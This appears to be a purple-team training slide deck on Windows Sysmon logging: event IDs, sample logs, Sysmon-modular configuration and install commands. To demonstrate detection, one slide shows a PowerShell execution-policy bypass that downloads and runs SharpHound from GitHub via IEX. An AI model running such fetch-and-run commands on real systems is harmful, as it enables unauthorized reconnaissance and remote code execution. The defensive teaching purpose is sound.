



C0310

Threat Optics – Sysmon
Sysmon
Sysmon-Modular



defensiveorigins.com
© Defensive Origins LLC C0310.1 – Threat Optics

Applied Purple Teaming – C0310 Threat Optics Overview

Sysmon, Sysmon-Modular

Sysmon – Best Endpoint Detection Tool (and it's free)

Biased opinion: Sysmon is the best free endpoint logging tool available.

Nuanced opinion: Sysmon can create a lot of noise.

- Significantly fewer event IDs than standard Windows logging
- Better organized
- Logs full command line
- Records hash of process executables (makes global searching easier)
- DLL load operations
- Raw disk reads (file.exe opened by process)
- Network connections
- Process Access



defensiveorigins.com
© Defensive Origins LLC C0310.2 – Threat Optics

Sysmon v12.03

11/25/2020 • 14 minutes to read •       +2

By Mark Russinovich and Thomas Garnier

Published: November 25, 2020



[Download Sysmon \(1.8 MB\)](#)

Evidence of Sysmon's Abilities – Just a ping.

The screenshot displays two windows side-by-side. On the left is the Windows Event Viewer, showing a list of events from Sysmon. On the right is a Command Prompt window showing the execution of a ping command.

Level	Date and Time	Source	Event ID	Task Category
Information	6/21/2020 11:36:35 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	6/21/2020 11:36:33 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	6/21/2020 11:36:17 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	6/21/2020 11:36:16 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	6/21/2020 11:36:14 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	6/21/2020 11:35:28 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	6/21/2020 11:35:26 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	6/21/2020 11:35:22 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	6/21/2020 11:35:21 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	6/21/2020 11:35:18 AM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 22, Sysmon

General Details

Dns query:
RuleName: -
UtcTime: 2020-06-21 17:36:33.464
ProcessGuid: {7a0e89b9-9aa1-5eef-7a08-000000001f00}
ProcessId: 10080
QueryName: google.com
QueryStatus: 0
QueryResults: :ffff:172.217.4.110;
Image: C:\Windows\System32\PING.EXE

```
C:\>ping google.com

Pinging google.com [172.217.4.110] with 32 bytes of data:
Reply from 172.217.4.110: bytes=32 time=40ms TTL=64
Reply from 172.217.4.110: bytes=32 time=40ms TTL=64
Reply from 172.217.4.110: bytes=32 time=40ms TTL=64
Reply from 172.217.4.110: bytes=32 time=40ms TTL=64

Ping statistics for 172.217.4.110:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milliseconds:
        Minimum = 40ms, Maximum = 48ms, Average = 40ms

C:\>
```



defensiveorigins.com
© Defensive Origins LLC C0310.3 – Threat Optics

Evidence of Sysmon's Abilities – Just a ping.

1. User instantiates a command prompt (cmd.exe)
 - Sysmon event ID 1: Process creation (number 3 in screenshot)
2. User issues command to “ping google.com”
 - Sysmon event ID 22: DNS lookup (number 4 in screenshot)
3. Sysmon logs user access ping.exe
4. Ping.exe asks for DNS resolution of google.com

All of this is logged real time. Implications?

- High performance log ingestors can alert early
 - And can provide accurate optics



defensiveorigins.com
© Defensive Origins LLC C0310.4 – Threat Optics

Sysmon's Event ID 1: Process Creation

Let execute a download with bitsadmin.

Sysmon logs:

- RuleName
- Image
- User
- Hostname

Event 1, Sysmon

General Details

Process Create:

RuleName: technique_id=T1197,technique_name=BITS Jobs

UtcTime: 2020-12-26 15:37:34.576

ProcessGuid: {64e54def-58be-5fe7-b208-000000000700}

ProcessId: 15928

Image: C:\Windows\System32\bitsadmin.exe

FileVersion: 7.8.19041.1 (WinBuild.160101.0800)

Description: BITS administration utility

Product: Microsoft® Windows® Operating System

Company: Microsoft Corporation

OriginalFileName: bitsadmin.exe

CommandLine: bitsadmin /transfer dejob /download /priority normal <http://cdimage.debian.org/debian-live/3.7.1-i386-xfce-desktop.iso> C:\users\DefensiveOGs\Downloads\debian-live.iso

CurrentDirectory: C:\Users\DefensiveOGs\

User: DOLT07\DefensiveOGs



defensiveorigins.com
© Defensive Origins LLC C0310.5 – Threat Optics

Sysmon Event ID 3: Network Connection

Network Connection Detected

- Event ID 3:
 - Image name
 - Source IP
 - Destination IP
 - Destination port

This is important.

- Malware needs network
- C2 channels need network
- Lateral movement needs network

```
Network connection detected:  
RuleName: technique_id=T1036,technique_name=Masquerading  
UtcTime: 2021-01-10 20:43:46.606  
ProcessGuid: {64e54def-84b1-5ff8-e300-00000000c00}  
ProcessId: 9804  
Image: C:\Users\DefensiveOGs\AppData\Local\Microsoft\Teams\current\Teams.exe  
User: DOLT07\DefensiveOGs Image / Process  
Protocol: tcp  
Initiated: true  
SourceIsIpv6: false  
SourceIp: 10.1.10.100 Source IP  
SourceHostname: -  
SourcePort: 55041  
SourcePortName: -  
DestinationIsIpv6: false  
DestinationIp: 40.78.128.150 Destination  
IP and Port  
DestinationHostname: -  
DestinationPort: 443  
DestinationPortName: -
```



defensiveorigins.com
© Defensive Origins LLC C0310.6 – Threat Optics

Sysmon's Event IDs 4 and 5

Sysmon service changes

Information	12/26/2020 9:57:59 AM	Sysmon	4	Sysmon service state changed
Information	12/26/2020 9:57:57 AM	Sysmon	4	Sysmon service state changed
Information	12/26/2020 9:57:48 AM	Sysmon	22	Dns query (rule: DnsQuery)


Event 4, Sysmon	
General	Details
Sysmon service state changed: UtcTime: 2020-12-26 16:57:57.991 State: Stopped Version: 12.03 SchemaVersion: 4.40	



defensiveorigins.com
© Defensive Origins LLC C0310.7 – Threat Optics

Sysmon's Event ID 7: Image Loaded

Event ID 7 covers image loads operations and the processes that instantiate them.



The screenshot displays the 'Event 7, Sysmon' window with the 'Details' tab selected. The event data is as follows:

- Image loaded:
- RuleName: technique_id=T1073,technique_name=DLL Side-Loading
- UtcTime: 2020-12-27 06:09:20.046
- ProcessGuid: {64e54def-2510-5fe8-8301-000000000800}
- ProcessId: 10344
- Image: C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2011.6-0\MpCmdRun.exe
- ImageLoaded: C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2011.6-0\MpClient.dll
- FileVersion: 4.18.2011.6 (WinBuild.160101.0800)
- Description: Client Interface

The 'Image' and 'ImageLoaded' fields are highlighted with a red rectangular box.



defensiveorigins.com
© Defensive Origins LLC C0310.8 – Threat Optics

Sysmon's Event ID 11: File Creation Events

File creation events are logged based on defined location and extension.

```
<RuleGroup name="" groupRelation="or">
  <!-- Event ID 11 == FileCreate. -->
  <FileCreate onmatch="include">
    <TargetFilename name="technique_id=T1546,technique_name=Application Sh
    <TargetFilename>
    <TargetFilename condition="end with">.bat</TargetFilename>
    <TargetFilename condition="end with">.cmd</TargetFilename>
    <TargetFilename name="technique_id=T1064,technique_name=Scripting" conditi
    <TargetFilename condition="begin with">C:\Users\Default</TargetFilename>
    <TargetFilename condition="contains">Desktop</TargetFilename>
    <TargetFilename name="technique_id=T1218,technique_name=Office Signed Bin
```



defensiveorigins.com
© Defensive Origins LLC C0310.10 – Threat Optics

Sysmon's Event ID 11: File Creation Events

File creation events are logged based on defined location and extension.

Sysmon Logs:

- Image
- Target Filename
- Create time

Level	Date and Time	Source	Event ID	Task Category
Information	12/27/2020 4:52:43 PM	Sysmon	11	File created (rule: FileCreate)
Information	12/27/2020 4:52:43 PM	Sysmon	11	File created (rule: FileCreate)

Event 11, Sysmon	
General	Details
File created: RuleName: - UtcTime: 2020-12-27 23:52:43.392 ProcessGuid: {64e54def-1e39-5fe9-a003-000000000800} ProcessId: 5148 Image: C:\Windows\system32\notepad.exe TargetFilename: C:\Users\DefensiveOGs\Desktop\file.bat CreationUtcTime: 2020-12-27 23:52:43.333	



defensiveorigins.com
© Defensive Origins LLC C0310.11 – Threat Optics

Sysmon's Event ID 12, 13, 14: File Creation Events

Registry events related to the following.

- RegObject added/deleted (HKLM / HKU)
- RegValue set (DWORD / QWORD additions)
- RegObject renamed

Sysmon Logs:

- Image
- TargetObject as

Reg Hive Location

Event 12, Sysmon

General Details

Registry object added or deleted:
RuleName: technique_id=T1003,technique_name=Credential Dumping
Event type: CreateKey
UtcTime: 2021-01-04 04:59:25.930
ProcessGuid: {64e54def-a0ad-5ff2-cd71-000000000900}
ProcessId: 12476
Image: C:\Windows\system32\taskhostw.exe
TargetObject: HKLM\System\CurrentControlSet\Control\SecurityProviders\SCHANNEL



defensiveorigins.com
© Defensive Origins LLC C0310.12 – Threat Optics

Sysmon's Event ID 15: FileCreateStreamHash

Downloads from web, basically.

Zone.Identifier: "the mark of the web"

Sysmon Logs:

- Image
- Target Filename
- Create Time
- Host URL



defensiveorigins.com
© Defensive Origins LLC C0310.13 – Threat Optics

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 15. Number of events: 6

Level	Date and Time	Source	Event ID	Task Category
Information	12/27/2020 5:13:33 PM	Sysmon	15	File stream created (rule: FileCreateStreamHash)
Information	12/27/2020 5:13:33 PM	Sysmon	15	File stream created (rule: FileCreateStreamHash)

Event 15, Sysmon

General Details

File stream created:
RuleName: -
UtcTime: 2020-12-28 00:13:33.324
ProcessGuid: {64e54def-232b-5fe9-cc03-000000000800}
ProcessId: 4752
Image: C:\Program Files\Google\Chrome\Application\chrome.exe
TargetFilename: C:\Users\DefensiveOGs\Downloads\build_collector.py:Zone.Identifier
CreationUtcTime: 2020-12-28 00:13:31.181
Hash: SHA1=C918594B4AB0D48BE5A5AE54DE54FB9E623177E7,MD5=F819FC82764AA2E481C59440548A3221,SHA256=4D130463E71D135AF0A1D3D423D88FB5D4357ED4B424ED0074F140D5A8D14289,IMPHASH=00000000000000000000000000000000
Contents: [ZoneTransfer] ZoneId=3 ReferrerId=https://github.com/byt3b133d3r/CrackMapExec
HostUrl=https://github.com/byt3b133d3r/CrackMapExec/blob/master/build_collector.py

Sysmon's Event ID 16: Sysmon Config Change

Updates to the configuration file are logged here.

Sysmon Logs:

- Timestamp
- New config
- SHA1 hash

Level	Date and Time	Source	Event ID	Task Category
Information	12/27/2020 2:40:40 PM	Sysmon	16	Sysmon config state changed

Event 16, Sysmon

General Details

Sysmon config state changed:
UtcTime: 2020-12-27 21:40:40.413
Configuration: C:\users\DefensiveOGs\Downloads\Sysmon\sysmon-exclude.xml
ConfigurationFileHash: SHA1=EDABAD80ABB5E32DA05860451BA876DC88B9389A



defensiveorigins.com
© Defensive Origins LLC C0310.14 – Threat Optics

Sysmon's Event ID 17, 18: Pipe Events

SMB pipe events are logged under EID 17 and EID 18.

- Event ID 17: Pipe Created
- Event ID 18: Pipe Connected

Sysmon Logs:

- Timestamp
- Image
- Pipe name
- PID

Level	Date and Time	Source	Event ID	Task Category
Information	12/27/2020 9:45:16 PM	Sysmon	17	Pipe Created (rule: PipeEvent)
Information	12/26/2020 10:59:11 PM	Sysmon	17	Pipe Created (rule: PipeEvent)

Event 17, Sysmon	
General	Details
Pipe Created: RuleName: technique_id=T1021.002,technique_name=SMB/Windows Admin Shares EventType: CreatePipe UtcTime: 2020-12-28 04:45:11.335 ProcessGuid: {64e54def-62d7-5fe9-3400-00000000900} ProcessId: 2692 PipeName: \atsvc Image: C:\Windows\system32\svchost.exe	



defensiveorigins.com
© Defensive Origins LLC C0310.15 – Threat Optics

Sysmon's Event ID 19, 20, 21: WMI Events

WMI related events are logged here.

- EID19 WmiEventFilters
- EID20 WmiEventConsumer
- EID21 WmiEventConsumerToFilter

Sysmon Logs:

- ??

```
<RuleGroup name="" groupRelation="or">
  <!-- Event ID 19,20,21, == WmiEvent. Log all WmiEventFilter,
  WmiEventConsumer, WmiEventConsumerToFilter activity -->
  <WmiEvent onmatch="include">
    <Operation name="technique_id=T1047,technique_name=Windows
    Management Instrumentation" condition="is">Created</Operation>
  </WmiEvent>
</RuleGroup>
```



defensiveorigins.com
© Defensive Origins LLC C0310.16 – Threat Optics

Sysmon's Event ID 22: DNS Events

DNS events are filtered by Sysmon-modular to exclude known domains and log the rest.

Sysmon Logs:

- NOISY
- Query request
- Query result
- Image

Operational Number of events: 4,830 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 22. Number of events: 953

Event 22, Sysmon

General Details

Dns query:
RuleName: -
UtcTime: 2021-01-04 05:25:55.242
ProcessGuid: {64e54def-6328-5fe9-f900-000000000900}
ProcessId: 5744
QueryName: addons-pa.clients6.google.com
QueryStatus: 0
QueryResults: 172.217.4.42;
Image: C:\Program Files\Google\Chrome\Application\chrome.exe



defensiveorigins.com
© Defensive Origins LLC C0310.17 – Threat Optics

Sysmon's Event ID: 23 FileDelete

Great opportunity to introduce Sysmon-modular...but not yet, soon!

New event ID needs a few things configured (partial config.xml shown below):

```
<Sysmon schemaversion="4.30">  
  1 <ArchiveDirectory>C:\Path\to\Deleted\Archives\</ArchiveDirectory>  
  
  <EventFiltering>  
    <RuleGroup name="" groupRelation="or">  
      2 <FileDelete onmatch="include">  
        3 <Rule groupRelation="or">  
          <TargetFilename condition="contains">\Downloads\</TargetFilename>  
          <!--User Download folder-->  
          4 <TargetFilename condition="contains any">.com;.bat;.exe;.reg;.ps1;.vbs;  
            .pptm;.scr;.msi;.sct</TargetFilename>  
        </Rule>  
      </FileDelete>  
    </RuleGroup>  
  </EventFiltering>  
</Sysmon>
```



defensiveorigins.com
© Defensive Origins LLC C0310.18 – Threat Optics

Sysmon's Event ID: 23 FileDelete

1. Archive Directory location, can be a network share.
2. FileDelete option to *include* or *exclude*
3. Rule filters as they apply to each other *and ...or... or*
4. File descriptors of interest



defensiveorigins.com
© Defensive Origins LLC C0310.19 – Threat Optics


[https://youtu.be/ MUP4tgdM7s](https://youtu.be/MUP4tgdM7s) (Mark Russinovich's Explanation)

Sysmon's Event ID: 23 FileDelete

At this point, the test file create and delete was caught.

Event ID 11: Notepad (parent process) created File.hta

Event ID 23: FileDelete Rule with file hash



Level	Date and Time	Source	Event ID	Task Category
Information	6/21/2020 1:50:30 PM	Sysmon	23	File Delete (rule: FileDelete)
Information	6/21/2020 1:50:30 PM	Sysmon	11	File created (rule: FileCreate)
Information	6/21/2020 1:50:27 PM	Sysmon	7	Image loaded (rule: ImageLoad)

Event 11, Sysmon

General Details

File created:
RuleName: -
UtcTime: 2020-06-21 19:50:30.819
ProcessGuid: {7a0e89b9-b9ff-5eef-ec08-000000001f00}
ProcessId: 9884
Image: C:\Windows\system32\notepad.exe
TargetFilename: C:\Users\LeroyBrown\Downloads\Demo\File.hta
CreationUtcTime: 2020-06-21 19:50:30.819



defensiveorigins.com
© Defensive Origins LLC C0310.20 – Threat Optics

<https://youtu.be/MUP4tgdM7s> (Mark Russinovich's Explanation)

Evidence of Sysmon's Abilities – RDP Session

1. User instantiates launches mstsc.exe
- Sysmon event ID 1: Process creation

Level	Date and Time	Source	Category	Task Category
Information	6/21/2020 11:43:05 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	6/21/2020 11:41:58 AM	Sysmon	22	Dns query (rule: DnsQuery)
Information	6/21/2020 11:38:11 AM	Sysmon	22	Dns query (rule: DnsQuery)

Event 1, Sysmon	
General	Details
Process Create: RuleName: technique_id=T1204,technique_name=User Execution UtcTime: 2020-06-21 17:43:05.811 ProcessGuid: {7a0e89b9-9c29-5eef-8608-000000001f00} ProcessId: 3884 Image: C:\Windows\System32\mstsc.exe FileVersion: 10.0.17763.404 (WinBuild.160101.0800) Description: Remote Desktop Connection Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: mstsc.exe CommandLine: "C:\Windows\system32\mstsc.exe" CurrentDirectory: C:\Windows\system32\	



defensiveorigins.com
© Defensive Origins LLC C0310.21 – Threat Optics

Links:

<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

Evidence of Sysmon's Abilities – RDP Session

Finally something interesting: Network Connection Detected

- Event ID 3!
 - Image name
 - Src IP
 - Dst IP
 - Dst port

This is important.



defensiveorigins.com
© Defensive Origins LLC C0310.22 – Threat Optics

Level	Date and Time	Source	Event ID	Event Name
Information	6/21/2020 11:43:55 AM	Sysmon	3	Network connection detected (rule: NetworkConnect)
Information	6/21/2020 11:43:29 AM	Sysmon	5	Process terminated (rule: ProcessTerminate)

Event 3, Sysmon

General Details


Network connection detected:
RuleName: technique_id=T1021,technique_name=Remote Services
UtcTime: 2020-06-21 17:43:53.110
ProcessGuid: {7a0e89b9-9c29-5eef-8608-000000001f00}
ProcessId: 3884
Image: C:\Windows\System32\mstsc.exe **Parent Process Image**
User: DESKTOP-LV16P71\LeRoyBrown
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.38.131 ← **Source IP Address**
SourceHostname: -
SourcePort: 51053
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 40.122.121.58 ← **Destination IP Address**
DestinationHostname: -
DestinationPort: 3389 ← **Destination Port**
DestinationPortName: -

Links:

<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

Sysmon – Assisting with Endpoint Logging

Catches things accurately.



The screenshot displays the Windows Event Viewer interface. On the left, a tree view shows the Sysmon folder expanded, with the 'Operational' subfolder selected. A red box highlights the 'Operational' folder, and a red arrow points from it to the event details pane. The event details pane shows 'Event 1, Sysmon' with the 'General' tab selected. A red box highlights the 'Process Create:' event name. Below it, the following details are listed:

- RuleName:
- UtcTime: 2019-07-09 21:16:52.358
- ProcessGuid: {bbfc056b-0444-5d25-0000-00107fd020c}
- ProcessId: 7604
- Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
- FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
- Description: Windows PowerShell
- Product: Microsoft® Windows® Operating System
- Company: Microsoft Corporation
- OriginalFileName: PowerShell.EXE
- CommandLine: powershell -ep bypass
- CurrentDirectory: C:\Users\it.admin\Downloads\
- User: WLABV2\IT.Admin



defensiveorigins.com
© Defensive Origins LLC C0310.23 – Threat Optics

Links:

<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

Sysmon – Starting from Zero (Windows Optics-wise)

Opinion: Best Place to start the logging improvement process

Parachuter (Tactical and Rapid Responders):

- Deploy a GPO for Sysmon
- Install an Elastic instance
- Ship logs and packets



defensiveorigins.com
© Defensive Origins LLC C0310.24 – Threat Optics

Links:

<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

Sysmon – Assisting with Endpoint Logging

Catches things accurately.

The screenshot shows a Windows command prompt window with the following command:

```
C:\Users\it.admin> powershell.exe -exec Bypass -C "IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1'); Invoke-BloodHound"
```

Below the command prompt is the Windows Event Viewer. The Sysmon log is expanded, showing a list of events. The following table represents the data from the Sysmon log:

Level	Date and Time	Source	Event ID	Task Category
Information	7/10/2019 10:30:23 PM	Sysmon	3	Network connection detected (rule: NetworkC
Information	7/10/2019 10:30:22 PM	Sysmon	3	Network connection detected (rule: NetworkC
Information	7/10/2019 10:30:17 PM	Sysmon	11	File created (rule: FileCreate)
Information	7/10/2019 10:30:16 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	7/10/2019 10:27:57 PM	Sysmon	1	Process Create (rule: ProcessCreate)

The details pane for Event 1, Sysmon, shows the following information:

- Product: Microsoft® Windows® Operating System
- Company: Microsoft Corporation
- OriginalFileName: PowerShell.EXE
- CommandLine: powershell.exe -exec Bypass -C "IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1'); Invoke-BloodHound"
- CurrentDirectory: C:\Users\it.admin\
- User: WLABVZ\IT.Admin
- LogonGuid: [bbfc056b-b5c1-5d26-0000-0020e3711300]
- LogonId: 0x1371E3

Red boxes and arrows highlight the command in the command prompt, the Sysmon log table, and the details pane.

defensiveorigins.com
© Defensive Origins LLC C0310.25 – Threat Optics

Links:

<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

Sysmon – Assisting with Endpoint Logging

The install process is easy.

```
sysmon64.exe -accepteula -i sysmonconfig.xml
```

```
PS C:\Sysmon> .\Sysmon64.exe -accepteula -i .\sysmonconfig.xml
```

```
System Monitor v11.0 - System activity monitor  
Copyright (C) 2014-2020 Mark Russinovich and Thomas Garnier  
Sysinternals - www.sysinternals.com
```

```
Loading configuration file with schema version 4.30  
Configuration file validated.  
Sysmon64 installed.  
SysmonDrv installed.  
Starting SysmonDrv.  
SysmonDrv started.  
Starting Sysmon64..  
Sysmon64 started.
```

The config update process is easy too.
Update the config directory from the previous slide in accordance with lifecycle changes.
Re-generate the sysmonconfig.xml with the modular tool.

```
sysmon.exe -c sysmonconfig-update.xml
```



defensiveorigins.com
© Defensive Origins LLC C0310.26 – Threat Optics

Commands:

```
sysmon64.exe -accepteula -i sysmonconfig.xml  
sysmon.exe -c sysmonconfig-update.xml
```

Links:

<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

Sysmon – Updating an Existing Configuration

The config update process is easy too.
Update or change the configuration file with new directives.
Regenerate the file.

```
sysmon.exe -c sysmonconfig-update.xml
```

```
PS C:\Sysmon> .\Sysmon64.exe -c .\sysmonconfig-update.xml

System Monitor v11.0 - System activity monitor
Copyright (C) 2014-2020 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.30
Configuration file validated.
Configuration updated. ←
```



defensiveorigins.com
© Defensive Origins LLC C0310.27 – Threat Optics

Commands:

```
sysmon.exe -c sysmonconfig-update.xml
```

Windows Audits the CLI and PowerShell Natively, Right?

Wrong.
Domain controllers? Nope.
Workstations? Nope.
Anything? Nope.



defensiveorigins.com
© Defensive Origins LLC C0310.28 – Threat Optics

Sysmon Modular – “Sysmon Refiner”

The containers to the right include configurable options.

The process below generates a custom config file for Sysmon.

- Parses directories as listed for includes/excludes
- It can be adjusted and re-installed easily

Name	Date modified	Type	Size
1_process_creation	6/15/2020 10:56 PM	File folder	
2_file_create_time	6/15/2020 10:56 PM	File folder	
3_network_connection_initiated	6/15/2020 10:56 PM	File folder	
5_process_ended	6/15/2020 10:56 PM	File folder	
6_driver_loaded_into_kernel	6/15/2020 10:56 PM	File folder	
7_image_load	6/15/2020 10:56 PM	File folder	
8_create_remote_thread	6/15/2020 10:56 PM	File folder	
9_raw_access_read	6/15/2020 10:56 PM	File folder	
10_process_access	6/15/2020 10:56 PM	File folder	
11_file_create	6/15/2020 10:56 PM	File folder	
12_13_14_registry_event	6/15/2020 10:56 PM	File folder	
15_file_create_stream_hash	6/15/2020 10:56 PM	File folder	
17_18_pipe_event	6/15/2020 10:56 PM	File folder	
19_20_21_wmi_event	6/15/2020 10:56 PM	File folder	
22_dns_query	6/15/2020 10:56 PM	File folder	
23_file_delete	6/15/2020 10:56 PM	File folder	
attack_matrix	6/15/2020 10:56 PM	File folder	
.gitignore	6/15/2020 10:56 PM	GITIGNORE File	1 KB
license.md	6/15/2020 10:56 PM	MD File	1 KB
Merge-SysmonXml	6/15/2020 10:56 PM	Windows PowerS...	9 KB
README.md	6/15/2020 10:56 PM	MD File	5 KB
sysmonconfig	6/15/2020 10:56 PM	XML Document	147 KB

```
. .\Merge-SysmonXml.ps1
Merge-AllSysmonXml -Path ( Get-ChildItem '[0-9]*\*.xml') -AsString | Out-File
sysmonconfig-update.xml
```



defensiveorigins.com
© Defensive Origins LLC C0310.29 – Threat Optics

Commands:

```
. .\Merge-SysmonXml.ps1
Merge-AllSysmonXml -Path ( Get-ChildItem '[0-9]*\*.xml') -AsString |
Out-File sysmonconfig-update.xml
```

Links:

<https://github.com/olafhartong/sysmon-modular>


Sysmon-Modular – Refining Sysmon Endpoint Logging

Biased opinion: Sysmon is the best free endpoint logging tool available.

Nuanced opinion: Sysmon can create a lot of noise.

Sysmon-modular: A configurable way to help parse and limit the noise.

- Also, as seen below, helps map events to MITRE techniques



```
condition="image">reg.exe</Image>
<!--Mitre T1012-->
<!--Mitre T1112-->
<!--Microsoft:Windows: Remote Registry | Credit @ion-storm -->
<Image name="technique_id=T1218,technique_name=Regsvr32"
condition="image">regsvr32.exe</Image>
<!--Microsoft:Windows: [ https://subt0x10.blogspot.com/2016/04/bypass-application-
whitelisting-script.html ] -->
<Image name="technique_id=T1085,technique_name=Rundll32"
condition="image">rundll32.exe</Image>
<!--Microsoft:Windows: [ https://blog.cobaltstrike.com/2016/07/22/why-is-rundll32-exe-
connecting-to-the-internet/ ] -->
```



defensiveorigins.com
© Defensive Origins LLC C0310.30 – Threat Optics

Links:

<https://github.com/olafhartong/sysmon-modular>

<https://attack.mitre.org/techniques/enterprise/>

Sysmon-Modular – Refining Sysmon Endpoint Logging

If we make a change to any of the .xml files, we can generate a new config.

New TargetFilename location or naming conditions?

Change .xml, regenerate modular config, apply new config to Sysmon.

```
<Sysmon schemaversion="4.30">
  <ArchiveDirectory>C:\Path\to\Deleted\Archives\</ArchiveDirectory>

  <EventFiltering>
    <RuleGroup name="" groupRelation="or">
      <FileDelete onmatch="include">
        <Rule groupRelation="or">
          <TargetFilename condition="contains">\Downloads\</TargetFilename>
          <!-- User Download folder -->
          <TargetFilename condition="contains any">.com;.bat;.exe;.reg;.ps1;.
            .pptm;.scr;.msi;.sct</TargetFilename>
        </Rule>
      </FileDelete>
    </RuleGroup>
  </EventFiltering>
</Sysmon>
```



defensiveorigins.com
© Defensive Origins LLC C0310.31 – Threat Optics

Links:

<https://github.com/olafhartong/sysmon-modular>

Windows Event Collection - Making Sense Out of it All.

1. Sysmon can help, a lot. This is not a silver bullet, nothing is.
2. Command line auditing should be configured to capture process creation events.
3. PowerShell module logging and transcription should be configured via Group Policy.
4. IIS doesn't log web application events (application errors, yes) to Event Viewer without additional configuration.
5. Logging and auditing can be a challenge, and we're up to the task.



defensiveorigins.com
© Defensive Origins LLC C0310.32 – Threat Optics



----- LAB -----



L0310

Craft a modular config
Install Sysmon
<15 MINUTES

----- LAB -----



defensiveorigins.com
© Defensive Origins LLC C0310.33 – Threat Optics

Applied Purple Teaming – L0310 Threat Optics Lab 1
Sysmon Install, Modular Sysmon Config, Install Sysmon.
15 Minutes